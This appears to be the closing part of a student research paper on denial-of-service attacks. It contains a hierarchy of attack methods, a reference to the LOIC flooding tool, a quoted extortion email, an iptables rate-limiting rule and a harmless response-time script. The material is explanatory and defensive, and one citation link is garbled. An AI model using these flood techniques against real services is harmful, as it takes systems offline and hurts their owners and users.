


Figure 13 – Real-World Attack Statistics (Namestnikov, 2011)

## Discussion

The internet is a battlefield. DDoS attacks are continually getting bigger and more sophisticated, and firms need to adapt to survive. They are by far the biggest threat and a great number of conglomerates have recently fallen foul: from Sony, to Amazon and even the BBC. Hacktivist groups crave media attention, but rarely release the technical details of their methods. It is important to understand the common techniques if there is to be any chance of mitigation.

The most successful components from experimentation have been analysed and placed in hierarchical order:

- Assess Remote Host
  - Web Server
    - Vulnerability
      - Single-Host
      - Specially Crafted Packet
    - Flood
      - Single / Multiple Hosts
      - Concurrent Threads
      - HTTP Post Flood
  - Other
    - Multiple Hosts
    - Concurrent Threads
    - Amplification

Without knowledge of remote vulnerabilities, the single most important feature for a successful attack is the magnitude of traffic. Unfortunately, there is no set empirical defence against every vector, some can be mitigated with simple rate limiting while others are impossible to prepare for.

Many hacking groups are synonymous with certain techniques / tools. For example, Anonymous have been known to utilise the open-source network stress testing tool Low Orbit Ion Cannon (LOIC – Appendix 2) – which is basically a wrapper for UDP, TCP and HTTP flooding. This tool has proved effective in past case studies and should be considered a threat. However, it can often prove difficult to confirm threat legitimacy. With the general rise of cyber terrorism over recent years, many opportunists have attempted cash in a ‘quick buck’. Several VPN services recently received an email from a group who claimed to be the “Armada Collective” – known for its extortion rackets. The message read:

*We are Armada Collective.*

*Most importantly, we have launched largest DDoS in Swiss history and one of the largest DDoS attacks ever. Search for “ProtonMail DDoS”.*

*All your servers will be DDoS-ed starting from Monday (April 25) if you don’t pay protection fee – exactly 10.08 Bitcoins @ <OMITTED>*

*If you don’t pay by Monday, attack will start, yours service going down permanently price to stop will increase to 20 BTC and will go up to 10 BTC for every day of attack.*

*This is not a joke.*

*Our attacks are extremely powerful – peak over 1 Tbps per second.*

Given that several companies supposedly paid the protection fee, threats are not typically taken likely. The real-world cost of an unmitigated attack is \$40,000 per hour (Zeifman, 2016) and implications extend far beyond lost revenue “to include loss of consumer trust, data theft, intellectual property loss, and more”. However, it is worth noting that no known attacks have

peaked anywhere near one terabyte per second at time of writing. All technical elements should be carefully considered before caving to fear.

Several additional attacks methodologies were not analysed within this paper. Future work could be dedicated to the research and creation of additional custom network stress testing tools that abuse a larger selection of networking protocols. It would also be very interesting to create an entirely new network testing environment to accurately reproduce typical real-world scenarios.

## Countermeasures

The internet is one massive attack surface. The number of exploitable protocols is far too wide for a company to rely on any single defence. Yet, if a company receives several hundred gigabytes worth of attack traffic, there is very little that can be done at all. It is, however, fairly easy to mitigate against the effects of smaller flood attacks.

'Iptables' is a command-line utility used to configure and monitor the Linux kernel firewall. It provides the ability to accept, forward or drop IPv4 packets in agreement with a set chain of rules.

```
sudo iptables -A INPUT -p tcp --dport 80 -m state --state NEW -m limit --limit 50/minute --limit-burst 200 -j ACCEPT
```

- -A INPUT
  - Add new rule to input chain.
- -p tcp --dport 80
  - Specifies port 80 (HTTP) traffic.
- -m state NEW
  - Rule only applies to new connections.
- -m limit --limit 50/minute --limit-burst 200 -j ACCEPT
  - Only accept 200 new connections from host before limiting to 50 per minute.

ISPs will often have their own mechanisms for throttling malicious traffic. If a DDoS presents a credible threat to your service, it can often prove beneficial to consult with them before altering server-side applications.

## Conclusion

It isn't difficult to script and launch denial of service attacks that abuse fundamental networking protocols or vulnerabilities – people have been doing it for years. Successful methodologies balance creativity with raw power. The most effective non-distributed attack was found to be HTTP flooding because of the ingenuity required when studying the web application. Although, nothing outdid a direct exploit which resulted in a permanent take-down.

Companies undeniably face a large number of threats when opening a service to the public. It is vital to ensure that pre-launch tests have the highest rigour. It is hoped that the research and scripts presented in this paper may aid in the creation / testing of secure network environments and anti-DDoS solutions.

## References

---

- Incapsula. (2016). *DDoS Attacks*. [online] Available at: <https://www.incapsula.com/ddos/ddos-attacks/> [Accessed 5 Feb. 2016].
- CyberPunk. (2014). *DoS Attack With hping3*. [online] Available at: <https://n0where.net/dos-attack-with-hping3/> [Accessed 10 Feb. 2016].
- Antoniou, S. (2009). *The PING of Death and Other DoS Network Attacks*. [online] Pluralsight.com. Available at: <https://www.pluralsight.com/blog/it-ops/ping-of-death-and-dos-attacks> [Accessed 12 Feb. 2016].
- Biondi, P. (2007). *Scapy*. [online] Secdev. Available at: <http://www.secdev.org/projects/scapy/> [Accessed 16 Mar. 2016].
- Python Docs. (2016). *HTTP protocol client*. [online] Available at: <https://docs.python.org/2/library/httplib.html> [Accessed 20 Mar. 2016].
- Zazen, B. (2016). Prevent DOS with iptables. [Blog] *Shadows of epiphany*. Available at: <http://blog.bodhizazen.net/linux/prevent-dos-with-iptables/> [Accessed 30 Mar. 2016].
- Stevens, J. (2016). *Internet stats & facts for 2016*. [online] Hosting Facts. Available at: <https://hostingfacts.com/internet-facts-stats-2016/> [Accessed 14 Apr. 2016].
- Assessing the Financial Impact of Downtime. (2016). 1st ed. [ebook] Irvine, CA: Vision Solutions, p.3. Available at: [http://\(Namestnikov, 2011\)](http://(Namestnikov, 2011)) [Accessed 14 Apr. 2016].
- Mimoso, M. (2013). *Buy An Ad, Own a Browser Botnet*. [online] Threatpost. Available at: <https://threatpost.com/buy-an-ad-own-a-browser-botnet/101550/> [Accessed 15 Apr. 2016].
- Musthaler, L. (2013). *Best practices to mitigate DDoS attacks*. [online] Network World. Available at: <http://www.networkworld.com/article/2162683/infrastructure-management/best-practices-to-mitigate-ddos-attacks.html> [Accessed 16 Apr. 2016].
- McDowell, M. (2013). *Understanding Denial-of-Service Attacks*. [online] US-CERT. Available at: <https://www.us-cert.gov/ncas/tips/ST04-015> [Accessed 16 Apr. 2016].
- Namestnikov, Y. (2011). *DDoS attacks in Q2 2011 - Securelist*. [online] SecureList. Available at: <https://securelist.com/analysis/quarterly-malware-reports/36394/ddos-attacks-in-q2-2011/> [Accessed 18 Apr. 2016].
- Zeifman, I. (2016). *Q2 2015 Global DDoS Threat Landscape: Assaults Resemble Advanced Persistent Threats*. [online] Incapsula. Available at: <https://www.incapsula.com/blog/ddos-global-threat-landscape-report-q2-2015.html> [Accessed 18 Apr. 2016].
- Brandom, R. (2016). *The DDoS attack that cried wolf*. [online] The Verge. Available at: <http://www.theverge.com/2016/4/26/11512032/ddos-ransom-armada-collective-denial-of-service-threat> [Accessed 28 Apr. 2016].

## Appendices


```
import requests
import threading

def timings():
    threading.Timer(5.0, timings).start()
    try:
        response = requests.get("http://192.168.0.73")
        print response.elapsed
    except requests.ConnectionError:
        print "NULL"

timings()
```

### Appendix 1 – Response Timer

A saved copy of this Python script can be run from an external machine to gauge the degradation of response times as perceived by a third party.



### Appendix 2 – Low Orbit Ion Cannon<sup>2</sup>

<sup>2</sup> <https://sourceforge.net/projects/loic/>



This web page is not available

ERR\_CONNECTION\_TIMED\_OUT

Reload

[Details](#)

*Appendix 3 – HTTP Flood Result*